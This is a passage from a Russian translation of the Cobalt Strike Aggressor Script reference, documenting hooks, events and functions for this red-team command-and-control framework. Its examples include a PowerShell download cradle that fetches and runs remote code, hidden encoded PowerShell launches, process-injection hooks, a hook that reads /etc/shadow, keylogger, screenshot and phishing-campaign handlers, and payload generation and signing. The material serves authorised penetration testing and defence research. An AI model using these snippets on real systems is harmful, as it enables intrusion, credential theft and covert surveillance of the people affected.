Меняет форму команды powershell, которую запускает автоматизация Cobalt Strike'a. Это воздействует на jump psexec\_psh, powershell и [хост] -> Access -> One-liner.

### **Аргументы**

\$1 - команда PowerShell'a для выполнения

\$2 - true|false выполняется ли команда на удаленной цели

### **Resource Kit**

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

### **Пример**

```
set POWERSHELL_COMMAND {
    local('$script');
    $script = transform($1, "powershell-base64");

    # удаленная команда (например, jump psexec_psh)
    if ($2) {
        return "powershell -nop -w hidden -encodedcommand $script";
    }
    # локальная команда
    else {
        return "powershell -nop -exec bypass -encodedCommand $script";
    }
}
```

## POWERSHELL\_COMPRESS

Хук, используемый в наборе Resource Kit для сжатия сценария PowerShell'a. По умолчанию используется gzip и возвращается сжатый сценарий.

### **Resource Kit**

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

### **Аргументы**

\$1 - сценарий для сжатия

## POWERSHELL\_DOWNLOAD\_CRADLE

Меняет форму cradle'a загрузки PowerShell'a, используемого в автоматизации для пост-эксплуатации. Сюда входят jump winrm|winrm64, [хост] -> Access -> One Liner, и powershell-import.

### **Аргументы**

\$1 - URL-адрес ресурса (localhost), к которому необходимо обратиться

## Resource Kit

Этот хук продемонстрирован в [The Resource Kit на странице 68.](#)

### Пример

```
set POWERSHELL_DOWNLOAD_CRADLE {
    return "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
}
```

## PROCESS\_INJECT\_EXPLICIT

Хук, позволяющий пользователям определить, как реализуется техника явного внедрения в процесс при выполнении команд для пост-эксплуатации с помощью [Beacon Object File'a](#) (BOF).

### Аргументы

\$1- идентификатор Beacon'a  
 \$2- внедряемая в память dll (позиционно-независимый код)  
 \$3- PID для внедрения  
 \$4- смещение для прыжка  
 \$5- x86/x64 - архитектура внедряемой в память DLL

### Возвращает

Возвращает непустое значение при определении вашей собственной техники явного внедрения в процесс.

Возвращает \$null для использования техники явного внедрения в процесс по умолчанию.

### Пост-эксплуатационные задания

Следующие команды для пост-эксплуатации поддерживают хук PROCESS\_INJECT\_EXPLICIT. Колонка Команда отображает команду, которая будет использоваться в окне Beacon'a, колонка Aggressor Script отображает функцию Aggressor Script'a, которая будет использоваться в сценариях, а колонка UI отображает, какую опцию меню необходимо использовать.

### Дополнительная информация

- Доступ к интерфейсу [Обозреватель процессов] осуществляется через **[beacon] -> Explore -> Process List**. Существует также мульти-версия этого интерфейса, доступ к которой осуществляется посредством выбора нескольких сессий и используя одно и то же меню пользовательского интерфейса. В обозревателе процессов используйте кнопки для выполнения дополнительных команд для выбранного процесса.
- Команды **chromedump**, **dcsync**, **hashdump**, **keylogger**, **logonpasswords**, **mimikatz**, **net**, **portscan**, **printscreen**, **pth**, **screenshot**, **screenwatch**, **ssh** и **ssh-key** также имеют версию **fork&run**. Чтобы использовать явную версию, требуется аргументы **pid** и **архитектура**.
- Для команд **net** и **&bnet** команда 'domain' не будет использовать хук.

## Типы заданий

Команда	Aggressor Script	UI
browserpivot	<a href="#"><u>&amp;browserpivot</u></a>	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
dllinject	<a href="#"><u>&amp;bdllinject</u></a>	
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	
inject	<a href="#"><u>&amp;binject</u></a>	[Обозреватель процессов] -> Inject
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	[Обозреватель процессов] -> Log Keystrokes
logonpasswords	<a href="#"><u>&amp;blogonpasswords</u></a>	
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	
portscan	<a href="#"><u>&amp;bportscan</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
psinject	<a href="#"><u>&amp;bpsinject</u></a>	
pth	<a href="#"><u>&amp;bpassthehash</u></a>	
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[Обозреватель процессов] -> Screenshot (Yes)
screenwatch	<a href="#"><u>&amp;bscreenwatch</u></a>	[Обозреватель процессов] -> Screenshot (No)
shinject	<a href="#"><u>&amp;bshinject</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	
ssh-key	<a href="#"><u>&amp;bssh_key</u></a>	

## Пример

```
# Хук, позволяющий пользователю определить, каким образом реализуется
техника явного внедрения при выполнении команд для пост-эксплуатации.

# $1 = идентификатор Beacon'a
# $2 = внедряемая в память dll для пост-эксплуатационной команды
# $3 = PID для внедрения
# $4 = смещение для прыжка
# $5 = x86/x64 - архитектура внедряемой в память DLL
set PROCESS_INJECT_EXPLICIT {
    local('$barch $handle $data $args $entry');

    # установка архитектуры для сессии Beacon'a
    $barch = barch($1);

    # чтение внедряемого BOF'a на основе barch
    warn("read the BOF: inject_explicit. $+ $barch $+ .o");
    $handle = openf(script_resource("inject_explicit. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # упаковывание наших аргументов, необходимых для BOF'a
    $args = bof_pack($1, "iib", $3, $4, $2);

    btask($1, "Process Inject using explicit injection into pid $3");

    # установка точки входа на основе архитектуры dll
    $entry = "go $+ $5";
    beacon_inline_execute($1, $data, $entry, $args);

    # оповещение вызывающего пользователя, что хук был реализован.
    return 1;
}
```

## PROCESS\_INJECT\_SPAWN

Хук, позволяющий пользователям определить, как реализуется техника внедрения в процесс fork and run при выполнении команд для пост-эксплуатации с помощью [Beacon Object File'a](#) (BOF).

### Аргументы

\$1 - идентификатор Beacon'a  
 \$2 - внедряемая в память dll (позиционно-независимый код)  
 \$3 - true/false: игнорировать ли токен процесса?  
 \$4 - x86/x64 - архитектура внедряемой в память DLL

### Возвращает

Возвращает непустое значение при определении вашей собственной техники внедрения в процесс fork and run.

Возвращает \$null для использования техники внедрения fork and run по умолчанию.

## Пост-эксплуатационные задания

Следующие команды для пост-эксплуатации поддерживают хук PROCESS\_INJECT\_SPAWN. Колонка Команда отображает команду, которая будет использоваться в окне Beacon'a, колонка Aggressor Script отображает функцию Aggressor'a, которая будет использоваться в сценариях, а колонка UI отображает, какую опцию меню необходимо использовать.

### Дополнительная информация

- Команды **elevate**, **runasadmin**, **&belevate**, **&brunasadmin** и **[beacon]** -> **Access** -> **Elevate** будут использовать хук PROCESS\_INJECT\_SPAWN только тогда, когда указанный экспloit использует одну из перечисленных в таблице функций Aggressor Script'a, например, **&bpowerpick**.
- Для команд **net** и **&bnet** команда 'domain' не будет использовать хук.
- Примечание '(используйте хэш)' означает выбор учетной записи, которая обращается к хэшу.

### Типы заданий

Команда	Aggressor Script	UI
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
elevate	<a href="#"><u>&amp;belevate</u></a>	[beacon] -> Access -> Elevate [beacon] -> Access -> Golden Ticket
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	[beacon] -> Access -> Dump Hashes
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	
logonpasswords	<a href="#"><u>&amp;blogonpasswords</u></a>	[beacon] -> Access -> Run Mimikatz [beacon] -> Access -> Make Token (используйте хэш)
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a> <a href="#"><u>&amp;bmimikatz small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	[beacon] -> Explore -> Net View
portscan	<a href="#"><u>&amp;bportscan</u></a>	[beacon] -> Explore -> Port Scan
powerpick	<a href="#"><u>&amp;bpowerpick</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
pth	<a href="#"><u>&amp;bpassthehash</u></a>	
runasadmin	<a href="#"><u>&amp;brunasadmin</u></a>	
		[цель] -> Scan

Команда	Aggressor Script	UI
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[beacon] -> Explore -> Screenshot
screenwatch	<a href="#"><u>&amp;bscreenwatch</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	[цель] -> Jump -> ssh
ssh-key	<a href="#"><u>&amp;bssh key</u></a>	[цель] -> Jump -> ssh-key
		[цель] -> Jump -> [экспloit] используйте хэш)

## Пример

```

# -----
# $1 = идентификатор Beacon'a
# $2 = внедряемая в память dll (позиционно-независимый код)
# $3 = true/false: игнорировать ли токен процесса?
# $4 = x86/x64 - архитектура внедряемой в память DLL
# -----
set PROCESS_INJECT_SPAWN {
    local('$barch $handle $data $args $entry');

    # установка архитектуры для сессии Beacon'a
    $barch = barch($1);

    # чтение внедряемого BOF'a на основе barch
    warn("read the BOF: inject_spawn. $+ $barch $+ .o");
    $handle = openf(script_resource("inject_spawn. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # упаковывание наших аргументов, необходимых для BOF'a
    $args = bof_pack($1, "sb", $3, $2);
    btask($1, "Process Inject using fork and run");

    # установка точки входа на основе архитектуры dll
    $entry = "go $+ $4";
    beacon_inline_execute($1, $data, $entry, $args);

    # оповещение вызывающего пользователя, что хук был реализован.
    return 1;
}

```

## PSEXEC\_SERVICE

Устанавливает имя службы, которая используется jump psexec|psexec64|psexec\_psh и psexec.

## Пример

```

set PSEXEC_SERVICE {
    return "foobar";
}

```

## PYTHON\_COMPRESS

Сжимает сценарий Python'a, созданный Cobalt Strike'ом.

### Аргументы

\$1 - сценарий для сжатия

### Resource Kit

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

## Пример

```

set PYTHON_COMPRESS {
    return "import base64; exec base64.b64decode(\"\"\" . base64_encode($1) .
\"\\\") ";
}

```

## RESOURCE\_GENERATOR

Управляет форматированием шаблона VBS, используемого в Cobalt Strike'e.

### Resource Kit

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

### Аргументы

\$1 - шелл-код для внедрения и запуска

## RESOURCE\_GENERATOR\_VBS

Управляет содержимым User-driven HTML-приложения (Вывод EXE), создаваемого Cobalt Strike'ом.

### Аргументы

\$1 - данные EXE

\$2 - имя .exe

### Resource Kit

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

## Пример

```

set HTMLAPP_EXE {
    local('$handle $data');
    $handle = openf(script_resource("template.exe.hta"));
    $data   = readb($handle, -1);
    closef($handle);

    $data   = strrep($data, '##EXE##', transform($1, "hex"));
    $data   = strrep($data, '##NAME##', $2);

    return $data;
}

```

## SIGNED\_APPLET\_MAINCLASS

Указывает файл Java-апплета, который будет использоваться для Java Signed Applet атаки. См. раздел [Java Signed Applet атака на стр. 58](#).

### Applet Kit

Этот хук продемонстрирован в Applet Kit. Applet Kit доступен в арсенале Cobalt Strike'a (Help -> Arsenal).

## Пример

```

set SIGNED_APPLET_MAINCLASS {
    return "Java.class";
}

```

## SIGNED\_APPLET\_RESOURCE

Указывает файл Java-апплета, который будет использоваться для Java Signed Applet атаки. См. раздел [Java Signed Applet атака на стр. 58](#).

### Applet Kit

Этот хук продемонстрирован в Applet Kit. Applet Kit доступен в арсенале Cobalt Strike'a (Help -> Arsenal).

## Пример

```

set SIGNED_APPLET_RESOURCE {
    return script_resource("dist/applet_signed.jar");
}

```

## SMART\_APPLET\_MAINCLASS

Указывает класс MAIN Java Smart Applet атаки. См. раздел [Java Smart Applet атака на странице 58](#).

## Applet Kit

Этот хук продемонстрирован в Applet Kit. Applet Kit доступен в арсенале Cobalt Strike'a (Help -> Arsenal).

### Пример

```
set SMART_APPLET_MAINCLASS {
    return "Java.class";
}
```

## SMART\_APPLET\_RESOURCE

Указывает файл Java-апплета, который будет использоваться для Java Smart Applet атаки. См. раздел [Java Smart Applet атака на странице 58](#).

## Applet Kit

Этот хук продемонстрирован в Applet Kit. Applet Kit доступен в арсенале Cobalt Strike'a (Help -> Arsenal).

### Пример

```
set SMART_APPLET_RESOURCE {
    return script_resource("dist/applet_rhino.jar");
}
```

## События

Ниже перечислены события, выполняемые Aggressor Script'ом.

\*  
—

Это событие срабатывает каждый раз, когда происходит любое событие в сценарии Aggressor Script'a.

### Аргументы

\$1 - название оригинального события  
. . . - аргументы события

### Пример

```
# сценарий отслеживания событий
on * {
    println("[ $+ $1 $+ ]: " . subarray(@_, 1));
}
```

## beacon\_checkin

Выполняется, когда подтверждение регистрации Beacon'a появляется в его консоли.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## beacon\_error

Выполняется, когда ошибка выводится в консоль Beacon'a.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## beacon\_indicator

Выполняется, когда в консоли Beacon'a появляется уведомление о компрометации.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - пользователь, ответственный за входные данные

\$3 - текст сообщения

\$4 - когда появилось данное сообщение

## beacon\_initial

Выполняется, когда Beacon впервые обращается на командный сервер.

### **Аргументы**

\$1 - идентификатор Beacon'a, который обратился на командный сервер.

### **Пример**

```
on beacon_initial {
    # список сетевых подключений
    bshell($1, "netstat -na | findstr \"ESTABLISHED\"");
    # список общих сетевых ресурсов
    bshell($1, "net use");
```

```

    # список групп
    bshell($1, "whoami /groups");
}

```

## beacon\_initial\_empty

Выполняется, когда DNS Beacon впервые обращается на командный сервер. На этом этапе обмен метаданными не происходит.

### Аргументы

\$1 - идентификатор Beacon'a, который обратился на командный сервер.

### Пример

```

on beacon_initial_empty {
    binput($1, "[Acting on new DNS Beacon]");

    # изменение канала передачи данных на DNS TXT
    bmode($1, "dns-txt");

    # запрос регистрации Beacon'a и отправку его метаданных
    bcheckin($1);
}

```

## beacon\_input

Выполняется, когда в консоль Beacon'a публикуется входящее сообщение.

### Аргументы

\$1 - идентификатор Beacon'a

\$2 - пользователь, ответственный за входные данные

\$3 - текст сообщения

\$4 - когда появилось данное сообщение

## beacon\_mode

Запускается, когда в консоль Beacon'a отправляется подтверждение о смене режима.

### Аргументы

\$1 - идентификатор Beacon'a

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## beacon\_output

Выполняется, когда выходные данные публикуется в консоль Beacon'a.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## beacon\_output\_alt

Выполняется, когда (альтернативные) выходные данные публикуется в консоль Beacon'a. Что означает альтернативные выходные данные? Они просто выглядят иначе, нежели обычные.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## beacon\_output\_jobs

Выполняется, когда выходные данные заданий отправляются в консоль Beacon'a.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст выходных данных заданий

\$3 - когда появилось данное сообщение

## beacon\_output\_ls

Выполняется, когда выходные данные ls отправляется в консоль Beacon'a.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - текст выходных данных ls

\$3 - когда появилось данное сообщение

## beacon\_output\_ps

Выполняется, когда выходные данные ps отправляется в консоль Beacon'a.

**Аргументы**

\$1 - идентификатор Beacon'a  
 \$2 - текст выходных данных ps  
 \$3 - когда появилось данное сообщение

[beacon\\_tasked](#)

Выполняется, когда подтверждение задания публикуется в консоль Beacon'a.

**Аргументы**

\$1 - идентификатор Beacon'a  
 \$2 - текст сообщения  
 \$3 - когда появилось данное сообщение

[beacons](#)

Выполняется, когда командный сервер посылает актуальную информацию обо всех наших Beacon'ах. Это происходит приблизительно раз в секунду.

**Аргументы**

\$1 - массив словарей с метаданными для каждого Beacon'a.

[disconnect](#)

Выполняется, когда данный Cobalt Strike отключается от командного сервера.

[event\\_action](#)

Выполняется, когда пользователь совершает действие в журнале событий. Это аналогично действию в IRC (команда /me).

**Аргументы**

\$1 - от кого пришло сообщение  
 \$2 - содержимое сообщения  
 \$3 - время публикации сообщения

[event\\_beacon\\_initial](#)

Запускается, когда первичное сообщение Beacon'a публикуется в журнале событий.

**Аргументы**

\$1 - содержимое сообщения

\$2 - время публикации сообщения

## event\_join

Выполняется, когда пользователь подключается к командному серверу.

### **Аргументы**

\$1 - от кого сообщение

\$2 - время публикации сообщения

## event\_newsite

Выполняется, когда новое сообщение с сайта публикуется в журнале событий.

### **Аргументы**

\$1 - кто открыл новый сайт

\$2 - содержимое нового сообщения с сайта

\$3 - время публикации сообщения

## event\_notify

Выполняется, когда сообщение с командного сервера публикуется в журнале событий.

### **Аргументы**

\$1 - содержимое сообщения

\$2 - время публикации сообщения

## event\_nouser

Выполняется, когда текущий клиент Cobalt Strike'a пытается взаимодействовать с пользователем, который не подключен к командному серверу.

### **Аргументы**

\$1 - кто отсутствует

\$2 - время публикации сообщения

## event\_private

Выполняется, когда личное сообщение публикуется в журнале событий.

### **Аргументы**

\$1 - от кого сообщение

\$2 - кому предназначено сообщение  
\$3 - содержимое сообщения  
\$4 - время публикации сообщения

## event\_public

Выполняется, когда общедоступное сообщение публикуется в журнале событий.

### **Аргументы**

\$1 - от кого сообщение  
\$2 - содержимое сообщения  
\$3 - время публикации сообщения

## event\_quit

Выполняется, когда кто-то отключается от командного сервера.

### **Аргументы**

\$1 - кто покинул командный сервер  
\$2 - время публикации сообщения

## heartbeat\_10m

Выполняется каждые десять минут.

## heartbeat\_10s

Выполняется каждые десять секунд.

## heartbeat\_15m

Выполняется каждые пятнадцать минут.

## heartbeat\_15s

Выполняется каждые пятнадцать секунд.

## heartbeat\_1m

Выполняется каждую минуту.

## heartbeat\_1s

Выполняется каждую секунду.

## heartbeat\_20m

Выполняется каждые двадцать минут.

## heartbeat\_30m

Выполняется каждые тридцать минут.

## heartbeat\_30s

Выполняется каждые тридцать секунд.

## heartbeat\_5m

Выполняется каждые пять минут.

## heartbeat\_5s

Выполняется каждые пять секунд.

## heartbeat\_60m

Выполняется каждые шестьдесят минут.

## keylogger\_hit

Выполняется при появлении новых результатов, переданных на веб-сервер через кейлоггер на клонированном сайте.

### **Аргументы**

\$1 - внешний адрес посетителя

\$2 - зарезервирован

\$3 - записанные нажатия клавиш

\$4 - токен фишинга для данных записанных нажатий клавиш

## keystrokes

Выполняется, когда Cobalt Strike получает нажатия клавиш.

### Аргументы

\$1 - словарь с информацией о нажатых клавишиах

Ключ	Значение
bid	идентификатор Beacon'a для сессии, из которой были получены нажатия клавиш
data	данные о нажатых клавишиах, записанные в этом блоке
id	идентификатор для буфера нажатых клавиш
session	сессия рабочего стола кейлоггера
title	заголовок последнего активного окна кейлоггера
user	имя пользователя кейлоггера
when	временная метка, указывающая на то, когда были получены эти данные

### Пример

```
on keystrokes {
    if ("*Admin*" iswm $1["title"]) {
        blog($1["bid"], "Interesting keystrokes received.
        Go to \c4View -> Keystrokes\o and look for the green buffer.");
        highlight("keystrokes", @($1), "good");
    }
}
```

## profiler\_hit

Выполняется, когда в профилировщик системы поступают новые результаты.

### Аргументы

\$1 - внешний адрес посетителя

\$2 - незамаскированный внутренний адрес посетителя (или "unknown")

\$3 - user-agent посетителя

\$4 - словарь, содержащий приложения

\$5 - токен фишинга для посетителя (используйте [&tokenToEmail](#) для преобразования в адрес электронной почты)

## ready

Выполняется, когда данный клиент Cobalt Strike'a подключается к командному серверу и становится готовым действовать.

## screenshots

Выполняется, когда Cobalt Strike получает скриншот.

### Аргументы

\$1 - словарь с информацией о скриншоте

Ключ	Значение
bid	идентификатор Beacon'a для сессии, из которой сделан скриншот
data	необработанные данные скриншота ( это jpg файл)
id	идентификатор для этого скриншота
session	сессия рабочего стола, зафиксированная инструментом для создания скриншотов
title	название активного окна с инструмента для снятия скриншотов
user	имя пользователя с инструмента для снятия скриншотов
when	временная метка, указывающая на то, когда был получен этот скриншот

### Пример

```
# отслеживает любые скриншоты, на которых кто-то осуществляет
# банковские операции, и удаляет их из пользовательского интерфейса.
on screenshots {
    local('$title');
    $title = lc($1["title"]);
    if ("*bankofamerica*" iswm $title) {
        redactobject($1["id"]);
    }
    else if ("jpmc*" iswm $title) {
        redactobject($1["id"]);
    }
}
```

## sendmail\_done

Выполняется, когда фишинговая кампания завершена.

### Аргументы

\$1 - идентификатор кампании

## sendmail\_post

Выполняется после отправки фишингового письма на адрес электронной почты.

## Аргументы

- \$1 - идентификатор кампании
- \$2 - электронная почта, на которую мы отправляем фишинговое письмо
- \$3 - статус фишинга (например, SUCCESS)
- \$4 - сообщение от почтового сервера

## sendmail\_pre

Выполняется перед отправкой фишингового письма на адрес электронной почты.

## Аргументы

- \$1 - идентификатор кампании
- \$2 - электронная почта, на которую мы отправляем фишинговое письмо

## sendmail\_start

Выполняется, когда начинается новая фишинговая кампания.

## Аргументы

- \$1 - идентификатор кампании
- \$2 - количество целей
- \$3 - локальный путь к вложению
- \$4 - переход по адресу
- \$5 - строка почтового сервера
- \$6 - тема фишингового письма
- \$7 - локальный путь к шаблону для фишинга
- \$8 - URL-адрес для встраивания в фишинговое письмо

## ssh\_checkin

Выполняется, когда подтверждение о регистрации SSH-клиента публикуется в консоль SSH.

## Аргументы

- \$1 - идентификатор сессии
- \$2 - текст сообщения
- \$3 - когда появилось данное сообщение

## ssh\_error

Выполняется, когда в консоли SSH публикуется сообщение об ошибке.

### Аргументы

\$1 - идентификатор сессии

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## ssh\_indicator

Выполняется, когда в консоли SSH публикуется уведомление индикатора компрометации.

### Аргументы

\$1 - идентификатор сессии

\$2 - пользователь, ответственный за входные данные

\$3 - текст сообщения

\$4 - когда появилось данное сообщение

## ssh\_initial

Выполняется, когда SSH-сессия публикуется в первый раз.

### Аргументы

\$1 - идентификатор сессии

### Пример

```
on ssh_initial {
    if (-isadmin $1) {
        bshell($1, "cat /etc/shadow");
    }
}
```

## ssh\_input

Выполняется, когда в консоли SSH публикуется входящее сообщение.

### Аргументы

\$1 - идентификатор сессии

\$2 - пользователь, ответственный за входные данные

\$3 - текст сообщения

\$4 - когда появилось данное сообщение

## ssh\_output

Выполняется, когда выходные данные публикуются в консоли SSH.

### **Аргументы**

\$1 - идентификатор сессии

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## ssh\_output\_alt

Выполняется, когда (альтернативные) выходные данные публикуются в консоли SSH. Что означает альтернативные выходные данные? Они просто выглядят иначе, нежели обычный вывод.

### **Аргументы**

\$1 - идентификатор сессии

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## ssh\_tasked

Выполняется, когда подтверждение задания публикуется в консоли SSH.

### **Аргументы**

\$1 - идентификатор сессии

\$2 - текст сообщения

\$3 - когда появилось данное сообщение

## web\_hit

Выполняется, когда на веб-сервер Cobalt Strike'a поступает новый хит.

### **Аргументы**

\$1 - метод (например, GET, POST)

\$2 - запрашиваемый URI

\$3 - адрес посетителя

\$4 - user-agent посетителя

\$5 - ответ веб-сервера на запрос (например, 200)

\$6 - размер ответа веб-сервера  
 \$7 - описание обработчика, который выполнил обработку данного хита  
 \$8 - словарь, содержащий параметры, отправляемые веб-серверу  
 \$9 - время, когда был сделан хит

## ФУНКЦИИ

Ниже приведен список функций Aggressor Script'a.

### -hasbootstrap hint

Проверяет, есть ли в массиве байтов подсказка для начальной загрузки x86 или x64. Используйте эту функцию, чтобы определить, безопасно ли использовать артефакт, который передает указатели GetProcAddress/GetModuleHandleA к этому payload'у.

#### Аргументы

\$1 - массив байтов payload'a или шелл-кода.

#### Смотрите также

[&payload bootstrap hint](#)

### -is64

Проверяет, находится ли сессия на x64 системе или нет (только для Beacon'a).

#### Аргументы

\$1 - идентификатор Beacon'a/сессии

#### Пример

```
command x64 {
  foreach $session (beacons()) {
    if (-is64 $session['id']) {
      println($session);
    }
  }
}
```

### -isactive

Проверяет, активна ли сессия или нет. Сессия считается активной, если (a) она не подтвердила сообщение о завершении И (b) она не отключилась от родительского Beacon'a.

#### Аргументы

\$1 - идентификатор Beacon'a/сессии

## Пример

```
command active {
    local('$bid');
    foreach $bid (beacon_ids()) {
        if (-isactive $bid) {
            println("$bid is active!");
        }
    }
}
```

## -isadmin

Проверяет, имеет ли сессия права администратора.

### Аргументы

\$1 - идентификатор Beacon'a/сессии

## Пример

```
command admin_sessions {
    foreach $session (beacons()) {
        if (-isadmin $session['id']) {
            println($session);
        }
    }
}
```

## -isbeacon

Проверяет, является ли данная сессия сессией Beacon'a или нет.

### Аргументы

\$1 - идентификатор Beacon'a/сессии

## Пример

```
command beacons {
    foreach $session (beacons()) {
        if (-isbeacon $session['id']) {
            println($session);
        }
    }
}
```

## -isssh

Проверяет, является ли сессия SSH-сессией или нет.

## Аргументы

\$1 - идентификатор Beacon'a/сессии

## Пример

```
command ssh_sessions {
    foreach $session (beacons()) {
        if (-isssh $session['id']) {
            println($session);
        }
    }
}
```

## action

Публикует сообщение о публичном действии в журнал событий. Аналогично команде /me.

## Аргументы

\$1 - сообщение

## Пример

```
action("dances!");
```

## addTab

Создает вкладку для отображения объекта GUI.

## Аргументы

\$1 - заголовок вкладки

\$2 - объект GUI. Объект GUI - это один из экземпляров **javax.swing.JComponent**

\$3 - всплывающая подсказка, отображающаяся, при наведении курсора мыши на эту вкладку

## Пример

```
$label = [new javax.swing.JLabel: "Hello World"];
addTab("Hello!", $label, "this is an example");
```

## addVisualization

Регистрирует средства визуализации в Cobalt Strike'e.

## Аргументы

\$1 - название визуализации

\$2 - объект **javax.swing.JComponent**

## Пример

```
$label = [new javax.swing.JLabel: "Hello World!"];
addVisualization("Hello World", $label);
```

## Смотрите также

[&showVisualization](#)

## add\_to\_clipboard

Добавляет текст в буфер обмена, уведомляет пользователя.

### Аргументы

\$1 - текст для добавления в буфер обмена

## Пример

```
add_to_clipboard("Paste me you fool!");
```

## all\_payloads

Генерирует все stageless payload'ы (x86 и x64) для всех настроенных Listener'ов. (также доступно в меню пользовательского интерфейса в разделе [Payloads -> Windows Stageless Generate all Payloads](#)).

### Аргументы

\$1 - путь к папке для размещения payload'ов

\$2 - булевое значение, указывающее, следует ли подписывать исполняемые файлы

## alias

Создает алиас команды в консоли Beacon'a

### Аргументы

\$1 - имя алиаса для связывания

\$2 - функция обратного вызова. Вызывается, когда пользователь запускает алиас. Аргументами являются: \$0 = выполняемая команда, \$1 = идентификатор Beacon'a, \$2 = аргументы

## Пример

```
alias("foo", {
    btask($1, "foo!");
});
```

## alias\_clear

Удаляет алиас команды (и восстанавливает функциональность по умолчанию, если таковая существовала)

## Аргументы

\$1 -имя алиаса для удаления

## Пример

```
alias_clear("foo");
```

## applications

Возвращает список информации о приложениях из модели данных Cobalt Strike'a. Эти приложения являются результатами работы профилировщика системы.

## Возвращает

Массив словарей с информацией о каждом приложении.

## Пример

```
printAll(applications());
```

## archives

Возвращает обширный список архивной информации о вашей активности из модели данных Cobalt Strike'a. Эта информация в большой степени используется для восстановления хронологии вашей активности в отчетах Cobalt Strike'a.

## Возвращает

Массив словарей с информацией об активности вашей команды.

## Пример

```
foreach $index => $entry (archives()) {  
    println("\c3( $+ $index $+ )\o $entry");  
}
```

## artifact

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&artifact\\_stager](#).

Генерирует артефакт stager'a (exe, dll) от Listener'a Cobalt Strike'a.

## Аргументы

\$1 - имя Listener'a

\$2 - тип артефакта

\$3 - устарел; этот параметр больше не имеет никакого значения

\$4 - x86|x64 - архитектура создаваемого stager'a

Тип	Описание
dll	x86 DLL
dllx64	x64 DLL
exe	обыкновенный исполняемый файл
powershell	сценарий powershell'a
python	сценарий python'a
svcexe	исполняемый файл службы
vbscript	сценарий Visual Basic'a

## Примечание

Имейте в виду, что не все варианты конфигурации Listener'a поддерживают x64 stager'ы.  
Если вы сомневаетесь, используйте x86.

## Возвращает

Скаляр, содержащий указанный артефакт.

## Пример

```
$data = artifact("super listener from XSS", "exe");

$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## artifact\_general

Генерирует артефакт payload'a из произвольного шелл-кода.

## Аргументы

\$1 - шелл-код

\$2 - тип артефакта

\$3 - x86|x64 - архитектура генерируемого payload'a

Тип	Описание
dll	DLL
exe	обычный исполняемый файл
powershell	сценарий powershell'a
python	сценарий python'a
svcexe	исполняемый файл службы

## Примечание

Несмотря на то, что артефакт Python'a в Cobalt Strike'e предназначен для одновременной реализации x86 и x64 payload'a, эта функция выполнит сценарий только с аргументом архитектуры, указанным в качестве \$3.

## artifact\_payload

Генерирует артефакт stageless payload'a (exe, dll) от имени Listener'a.

### Аргументы

\$1 - имя Listener'a

\$2 - тип артефакта

\$3 - x86|x64 - архитектура генерируемого payload'a

Тип	Описание
dll	DLL
exe	обычный исполняемый файл
powershell	сценарий powershell'a
python	сценарий python'a
raw	необработанный stage payload
svcexe	исполняемый файл службы

## Примечание

Несмотря на то, что артефакт Python'a в Cobalt Strike'e предназначен для одновременной реализации x86 и x64 payload'a, эта функция выполнит сценарий только аргументом архитектуры, указанным в качестве \$3.

### Пример

```
$data = artifact_payload("listener", "exe", "x86");
```

## artifact\_sign

Подписывает EXE или DLL файл.

### Аргументы

\$1 - содержимое EXE или DLL файла для подписи

### Примечания

- Эта функция требует, чтобы сертификат разработчика был указан в [профиле Malleable C2](#) этого сервера. Если сертификат разработчика не настроен, эта функция вернет \$1 без изменений.

- **НЕ** подписывайте исполняемый файл или DLL дважды. Библиотека Cobalt Strike'a, используемая для подписи кода, создаст недействительную (вторую) подпись, если исполняемый файл или DLL уже подписаны.

## Возвращает

Скаляр, содержащий подписанный артефакт.

## Пример

```
# генерируем артефакт!
$data = artifact("listener", "exe");

# подписываем его
$data = artifact_sign($data);

# сохраняем его
$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## artifact\_stageless

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Вместо нее используйте [&artifact payload](#).

Генерирует stageless артефакт (exe, dll) от (локального) Listener'a.

## Аргументы

\$1 - имя Listener'a (должно быть локальным для данного командного сервера)

\$2 - тип артефакта

\$3 - x86|x64 - архитектура генерируемого payload'a(stage'a)

\$4 - строка конфигурации прокси

